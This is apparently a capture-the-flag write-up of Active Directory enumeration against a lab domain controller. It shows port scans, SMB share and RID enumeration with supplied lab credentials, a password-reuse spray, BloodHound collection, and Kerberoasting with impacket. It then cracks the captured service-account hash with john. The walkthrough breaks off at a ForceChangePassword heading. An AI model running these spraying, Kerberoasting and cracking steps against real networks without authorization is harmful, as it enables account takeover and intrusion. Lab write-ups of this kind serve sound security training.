Arasaka - AD Enumeration

Initial Access

Scans

```
~/rustscan/rustscan -a 10.1.155.156 --ulimit 5000 -- -sC -sV -vvv
```

```
nmap -p- -sC -sV -vvv -T4 -oN arasaka.txt 10.1.155.156
```

```
Open 10.1.155.156:53
Open 10.1.155.156:88
Open 10.1.155.156:135
Open 10.1.155.156:139
Open 10.1.155.156:389
Open 10.1.155.156:445
Open 10.1.155.156:464
Open 10.1.155.156:593
Open 10.1.155.156:636
Open 10.1.155.156:3389
Open 10.1.155.156:5985
Open 10.1.155.156:9389
```

Add the domain name and the host name of the target machine to the `/etc/hosts`

```
 rdp-ntlm-info:
|   Target_Name: HACKSMARTER
|   NetBIOS_Domain_Name: HACKSMARTER
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: hacksmarter.local
|   DNS_Computer_Name: DC01.hacksmarter.local
|   Product_Version: 10.0.20348
|_  System_Time: 2025-09-25T18:36:50+00:00
|_ssl-date: 2025-09-25T18:36:55+00:00; 0s from scanner time.
```

Enumerating SMB

```
PORT    STATE SERVICE       REASON          VERSION
135/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
```

```
139/tcp open  netbios-ssn   syn-ack ttl 126 Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds? syn-ack ttl 126
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 0s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-09-25T18:37:23
|_  start_date: N/A
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 41650/tcp): CLEAN (Timeout)
|   Check 2 (port 13167/tcp): CLEAN (Timeout)
|   Check 3 (port 52830/udp): CLEAN (Timeout)
|   Check 4 (port 52869/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
```


Enumerating shares

We have the following credentials given for us for this assessment -

```
faraday:hacksmarter123
```

```
nxc smb hacksmarter.local -u 'faraday' -p 'hacksmarter123' --shares
```


We do not see any usual shares that the user has access to it.



```
┌──(kali㉿kali)-[~/hacksmarter/arasaka/smb]
└─$ nxc smb hacksmarter.local -u 'faraday' -p 'hacksmarter123' --shares
SMB         10.1.155.156    445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:hacksmarter.local)
 (signing:True) (SMBv1:False)
SMB         10.1.155.156    445    DC01             [+] hacksmarter.local\faraday:hacksmarter123
[14:43:10] ERROR    NetBIOSTimeout on target hacksmarter.local: The NETBIOS connection with the remote host      connection.py:174
                    timed out.

┌──(kali㉿kali)-[~/hacksmarter/arasaka/smb]
└─$ smbclient -L \\10.1.155.156\\ -U 'faraday'
Password for [WORKGROUP\faraday]:
session setup failed: NT_STATUS_LOGON_FAILURE

┌──(kali㉿kali)-[~/hacksmarter/arasaka/smb]
└─$ smbclient -L \\\10.1.155.156\\ -U 'faraday'
Password for [WORKGROUP\faraday]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.1.155.156 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

┌──(kali㉿kali)-[~/hacksmarter/arasaka/smb]
└─$ 
```

Enumerating users

Grabbing users list




```
┌──(kali㉿kali)-[~/hacksmarter/arasaka/smb]
└─$ nxc smb hacksmarter.local -u 'faraday' -p 'hacksmarter123' --rid-brute | grep -ia 'SidTypeUser'
SMB                      10.1.155.156    445    DC01             500: HACKSMARTER\Administrator (SidTypeUser)
SMB                      10.1.155.156    445    DC01             501: HACKSMARTER\Guest (SidTypeUser)
SMB                      10.1.155.156    445    DC01             502: HACKSMARTER\krbtgt (SidTypeUser)
SMB                      10.1.155.156    445    DC01             1000: HACKSMARTER\DC01$ (SidTypeUser)
SMB                      10.1.155.156    445    DC01             1111: HACKSMARTER\Goro (SidTypeUser)
SMB                      10.1.155.156    445    DC01             1113: HACKSMARTER\alt.svc (SidTypeUser)
SMB                      10.1.155.156    445    DC01             1117: HACKSMARTER\Yorinobu (SidTypeUser)
SMB                      10.1.155.156    445    DC01             1125: HACKSMARTER\Hanako (SidTypeUser)
SMB                      10.1.155.156    445    DC01             1126: HACKSMARTER\Faraday (SidTypeUser)
SMB                      10.1.155.156    445    DC01             1128: HACKSMARTER\Smasher (SidTypeUser)
SMB                      10.1.155.156    445    DC01             1129: HACKSMARTER\Soulkiller.svc (SidTypeUser)
SMB                      10.1.155.156    445    DC01             1132: HACKSMARTER\Hellman (SidTypeUser)
SMB                      10.1.155.156    445    DC01             1134: HACKSMARTER\kei.svc (SidTypeUser)
SMB                      10.1.155.156    445    DC01             1144: HACKSMARTER\Silverhand.svc (SidTypeUser)
SMB                      10.1.155.156    445    DC01             1149: HACKSMARTER\Oda (SidTypeUser)
SMB                      10.1.155.156    445    DC01             1601: HACKSMARTER\the_emperor (SidTypeUser)

┌──(kali㉿kali)-[~/hacksmarter/arasaka/smb]
└─$ nxc smb hacksmarter.local -u 'faraday' -p 'hacksmarter123' --rid-brute | grep -ia 'SidTypeUser' > users.txt
```

```
Administrator
Guest
krbtgt
DC01$
Goro
alt.svc
Yorinobu
Hanako
Faraday
Smasher
Soulkiller.svc
Hellman
```

```
kei.svc
Silverhand.svc
Oda
the_emperor
```


Testing Password reuse



```
┌──(kali㉿kali)-[~/hacksmarter/arasaka/smb]
└─$ nxc smb hacksmarter.local -u users.txt -p 'hacksmarter123' --continue-on-success
SMB         10.1.155.156    445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:hacksmarter.local)
 (signing:True) (SMBv1:False)
SMB         10.1.155.156    445    DC01             [-] hacksmarter.local\Administrator:hacksmarter123 STATUS_LOGON_FAILURE
SMB         10.1.155.156    445    DC01             [-] hacksmarter.local\Guest:hacksmarter123 STATUS_LOGON_FAILURE
SMB         10.1.155.156    445    DC01             [-] hacksmarter.local\krbtgt:hacksmarter123 STATUS_LOGON_FAILURE
SMB         10.1.155.156    445    DC01             [-] hacksmarter.local\DC01$:hacksmarter123 STATUS_LOGON_FAILURE
SMB         10.1.155.156    445    DC01             [-] hacksmarter.local\Goro:hacksmarter123 STATUS_LOGON_FAILURE
SMB         10.1.155.156    445    DC01             [-] hacksmarter.local\alt.svc:hacksmarter123 STATUS_LOGON_FAILURE
SMB         10.1.155.156    445    DC01             [-] hacksmarter.local\Yorinobu:hacksmarter123 STATUS_LOGON_FAILURE
SMB         10.1.155.156    445    DC01             [-] hacksmarter.local\Hanako:hacksmarter123 STATUS_LOGON_FAILURE
SMB         10.1.155.156    445    DC01             [+] hacksmarter.local\Faraday:hacksmarter123
SMB         10.1.155.156    445    DC01             [-] hacksmarter.local\Smasher:hacksmarter123 STATUS_LOGON_FAILURE
SMB         10.1.155.156    445    DC01             [-] hacksmarter.local\Soulkiller.svc:hacksmarter123 STATUS_LOGON_FAILURE
SMB         10.1.155.156    445    DC01             [-] hacksmarter.local\Hellman:hacksmarter123 STATUS_LOGON_FAILURE
SMB         10.1.155.156    445    DC01             [-] hacksmarter.local\kei.svc:hacksmarter123 STATUS_LOGON_FAILURE
SMB         10.1.155.156    445    DC01             [-] hacksmarter.local\Silverhand.svc:hacksmarter123 STATUS_LOGON_FAILURE
SMB         10.1.155.156    445    DC01             [-] hacksmarter.local\Oda:hacksmarter123 STATUS_LOGON_FAILURE
SMB         10.1.155.156    445    DC01             [-] hacksmarter.local\the_emperor:hacksmarter123 STATUS_LOGON_FAILURE

┌──(kali㉿kali)-[~/hacksmarter/arasaka/smb]
└─$ 
```


Collecting Bloodhound Data

```
nxc ldap hacksmarter.local -u 'faraday' -p 'hacksmarter123' --bloodhound -c
all --dns-server 10.1.155.156
```



```
┌──(kali㉿kali)-[~/hacksmarter/arasaka/bloodhound-data]
└─$ nxc ldap hacksmarter.local -u 'faraday' -p 'hacksmarter123' --bloodhound -c all --dns-server 10.1.219.138
LDAP        10.1.219.138    389    DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:hacksmarter.local)
LDAP        10.1.219.138    389    DC01             [+] hacksmarter.local\faraday:hacksmarter123
LDAP        10.1.219.138    389    DC01             Resolved collection methods: container, session, objectprops, psremote, trusts
, group, acl, dcom, rdp, localadmin
LDAP        10.1.219.138    389    DC01             Done in 00M 25S
LDAP        10.1.219.138    389    DC01             Compressing output into /home/kali/.nxc/logs/DC01_10.1.219.138_2025-09-25_1527
53_bloodhound.zip

┌──(kali㉿kali)-[~/hacksmarter/arasaka/bloodhound-data]
└─$ mv /home/kali/.nxc/logs/DC01_10.1.219.138_2025-09-25_152753_bloodhound.zip .

┌──(kali㉿kali)-[~/hacksmarter/arasaka/bloodhound-data]
└─$ ls
alt.hash  DC01_10.1.219.138_2025-09-25_152753_bloodhound.zip

┌──(kali㉿kali)-[~/hacksmarter/arasaka/bloodhound-data]
└─$ 
```

Kerberoasting




```
MATCH (u:User)
WHERE u.hasspn=true
AND u.enabled = true
AND NOT u.objectid ENDS WITH '-502'
AND NOT COALESCE(u.gmsa, false) = true
AND NOT COALESCE(u.msa, false) = true
RETURN u
LIMIT 100
```

Results
1 results


Node Type	Name	Object ID	Tier Zero
●	ALT.SVC@HACKSMARTER.LOCAL	S-1-5-21-3154413470-33407370...	✕

```
impacket-GetUserSPNs 'hacksmarter.local/faraday':'hacksmarter123'
```



kali@kali: ~/hacksmarter/arasaka/bloodhound-data
kali@kali: ~/hacksmarter/arasaka/bloodhound-data

```
┌──(kali㉿kali)-[~/hacksmarter/arasaka/bloodhound-data]
└─$ impacket-GetUserSPNs 'hacksmarter.local/faraday':'hacksmarter123'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName             Name      MemberOf  PasswordLastSet             LastLogon  Delegation
-------------------------------  --------  --------  --------------------------  ---------  ----------
AI/blackwall.hacksmarter.local   alt.svc             2025-09-21 11:07:42.894050  <never>
```

Lets grab the hash and crack it



```
┌──(kali㉿kali)-[~/hacksmarter/arasaka/bloodhound-data]
└─$ impacket-GetUserSPNs -dc-ip 10.1.219.138 'hacksmarter.local/faraday:hacksmarter123' -request
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName            Name     MemberOf  PasswordLastSet             LastLogon  Delegation
------------------------------  -------  --------  --------------------------  ---------  ----------
AI/blackwall.hacksmarter.local  alt.svc            2025-09-21 11:07:42.894050  <never>



[-] CCache file is not found. Skipping...
$krb5tgs$23$*alt.svc$HACKSMARTER.LOCAL$hacksmarter.local/alt.svc*$08c8c0c92a2de48bfc4387e9af06dae2$f626c4b7963d6702eee44fff1cd9c37
d49d6362d51e0eb5a989d32fc778560b6c1d7cf9bd0bcc22beb9bbb64ea85e0932f9380c2e44f4ce4da4fe90fa5b2aa923587cdde37feaff26549314e6244fa841
6156fa00b0ed6207d8616b5b62042d896493527c9111d4b4972947c5ff3ac8eae0564333a776b21e5c5ea85b1bb8a7b3501c265b16ecae98a23946abd14bb08acc
e24309be0e6c250e22203194856b80ae48d8e172875ef03f849465c2d59677c0a191a0833f4fe77f85e64d34394e95c9feaac6df162e2dbede18a1b87d66f17cc9
b27d1a8ee2d98c859e7d8c215d719157f4e7e65bca3752e89730f605153c8fad3fabdcada86f29179699a0b7a52a35612849d646c31e7b0a05d9552aa7a0ada938
d5f4df4016afa32d94b45052c8bd76cdd6b99cb206cb62c53fa4fd1145747bf25d216845bc46ec7460f37b6c2121ad58b8640fad04e99bb1e699af4f5b941be7d9
92a88757fb76eacab44d08d008054f457b5a2a76a04ab68f58edcf43340bcaf96ab5ee0c04f358b9fb3a791503c811581d775a8efb1b6fd90640ef07868b90cc47
ab497faff1664f5d27b69a9404ff68a48e521b9a4a715c4735d274aa3b3e465f0b5d65419acff6b5b5ed207f39e85b5ff7ebfda8bd6d02588a81aa9a498899b003
679548683413c0d944141c541242a8116e8e84203feac87fb75d47fc38707b1bcd8486eaaba4ff97be58742abb119cdaf1fc37ace6ac47fed889928c6055e3d6cd
0575700607479f6f103af3ed2503b4f84842d9fe7dc7c7bbc8245c9bf4a2bb2e284833b39ab164c3d9491bcca0689aa766fe694fffe083b0142ec4cc422a8fb0fb
abf1d4fa20edb6e42eef1088f7c5d6398eb859bf2f120fa56ea26bf848f75190948c837e7dbcfc886fa26ae98bde0aad50cb7e9a4f04bbbd5b6121f92767e86d4e
6e21da143cf4ae5f0dd0e8572226f6d563fd6a65744dea02373006579a0cb5c34c6c66a2f13aaa705ca17c61da70568e64a620982da5e001aa931d10b025a934ac
0e573595ae5921b62482d924bafdd36e552bb137bd0950d4487ebcfe65edc4ce5d99724d54b9b809baa78ca3786b967d132ae8c74280cc614784a3da9d64f0430d
39ad456abcf6f81cebc940f817f8183edca9a5ea3ce9e92c667542ba6d27b3f9de79458bb9b02a744410ebf1885b23883271948c25dec8f09720a9526e2886ab12
7ec2657788f97bb648031abaa8d6296ec1490bc844dcdc4bd4331e581fce554357204c25410a32cf22790b24c8c66d469667f91efcb15189a6802818fe0540d4da
b33440fad4c2be9b050971635a1cffb40d8e7a459e5b92cbaf1fed82f04a8b6cdd336699a6a8b489fea31db3f0b5c6793853a255f2764774d8299d8343b21cd00
aec0b96c7e0dd9157219488177c624abf28bceef317edb5608c6758e2b11c4ae1a66cea49ab6894c4d8df6da8d993226336516e653fee298a9e8b6dc15edadfef3
8db6719cee790f8090df38e62445af19aaa039f67c6497164c6
```




```
┌──(kali㉿kali)-[~/hacksmarter/arasaka/bloodhound-data]
└─$ john alt.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
babygirl1        (?)
1g 0:00:00:00 DONE (2025-09-25 15:25) 100.0g/s 102400p/s 102400c/s 102400C/s 123456..bethany
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
alt.svc:babygirl1
```


Enumerating users - alt.svc

Using bloodhound, we see that the service account `alt.svc` has Generic All permissions on the user yorinobu



ForceChangePassword

```
